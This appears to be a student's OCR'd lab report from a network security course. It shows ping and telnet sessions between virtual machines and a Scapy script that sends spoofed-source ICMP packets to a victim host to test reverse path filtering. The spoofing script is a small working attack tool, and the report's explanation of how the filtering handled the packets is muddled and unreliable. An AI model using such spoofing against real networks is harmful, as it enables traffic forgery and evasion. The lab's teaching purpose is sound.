


It's cleanly observed that a triumphant (ping) connection and a telnet connection is established.

b) 192.168.60.5 → 10.0.2.13

Command: `ping 10.0.2.13`


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ping 10.0.2.13
PING 10.0.2.13 (10.0.2.13) 56(84) bytes of data.
64 bytes from 10.0.2.13: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 10.0.2.13: icmp_seq=2 ttl=64 time=1.10 ms
64 bytes from 10.0.2.13: icmp_seq=3 ttl=64 time=0.553 ms
64 bytes from 10.0.2.13: icmp_seq=4 ttl=64 time=1.18 ms
64 bytes from 10.0.2.13: icmp_seq=5 ttl=64 time=0.727 ms
^C
--- 10.0.2.13 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 0.553/0.841/1.185/0.256 ms
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```




Command: `telnet 10.0.2.13`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 25 23:18:54 EDT 2021 from 10.0.2.14 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:59:a3:c9
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5f33:85f1:5546:41d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:785 errors:0 dropped:0 overruns:0 frame:0
          TX packets:643 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:87425 (87.4 KB)  TX bytes:62349 (62.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:547 errors:0 dropped:0 overruns:0 frame:0
          TX packets:547 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:45400 (45.4 KB)  TX bytes:45400 (45.4 KB)
```



The capture on the attacker machine (10.0.2.8/192.168.60.1):



c) Reverse Path Filtering

Here, three spoofed ICMP packets are sent from a fictitious machine with the IP address, 1.2.3.4 to the victim machine (10.0.2.13). All these packets are also sent to the server machine (192.168.60.5).

Here is the programme:

Name: `icmp_spoof.py`

```
#! /usr/bin/python
from scapy.all import *
print ("SENDING SPOOFED ICMP PACKET...");
IPLayer = IP()
for i in range(0,3):
    IPLayer.src="1.2.3.4"
    IPLayer.dst="10.0.2.13"
    ICMPpkt = ICMP()
    pkt = IPLayer/ICMPpkt
    pkt.show ()
    send(pkt,verbose=0)
```

The programme is executed by the command:


```
sudo python icmp_spoof.py
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 4$ sudo python icmp_spoof.py
SENDING SPOOFED ICMP PACKET...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.0.2.13
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.0.2.13
```

```
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.0.2.13
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
```


```
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.0.2.13
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 4$
```

Below are the observations recorded on the Wireshark packet capture tool.




On the attacker machine (10.0.2.8/192.168.60.1)

- P.T.O -



On the victim machine (10.0.2.13)



On the server machine (192.168.60.5)

Three packets are delivered to 10.0.2.13 by 1.2.3.4 (fictitious). These packets are captured on the victim machine. The reverse path filtering rule of Linux forwards these packets to the other machine also (with IP address,

192.168.60.5). So, the spoofed ICMP packets are captured on Machine R (sent from here, which is the attacker machine with IP addresses to both the gateways) and on Machine B (the server machine with IP address 192.168.60.5).

****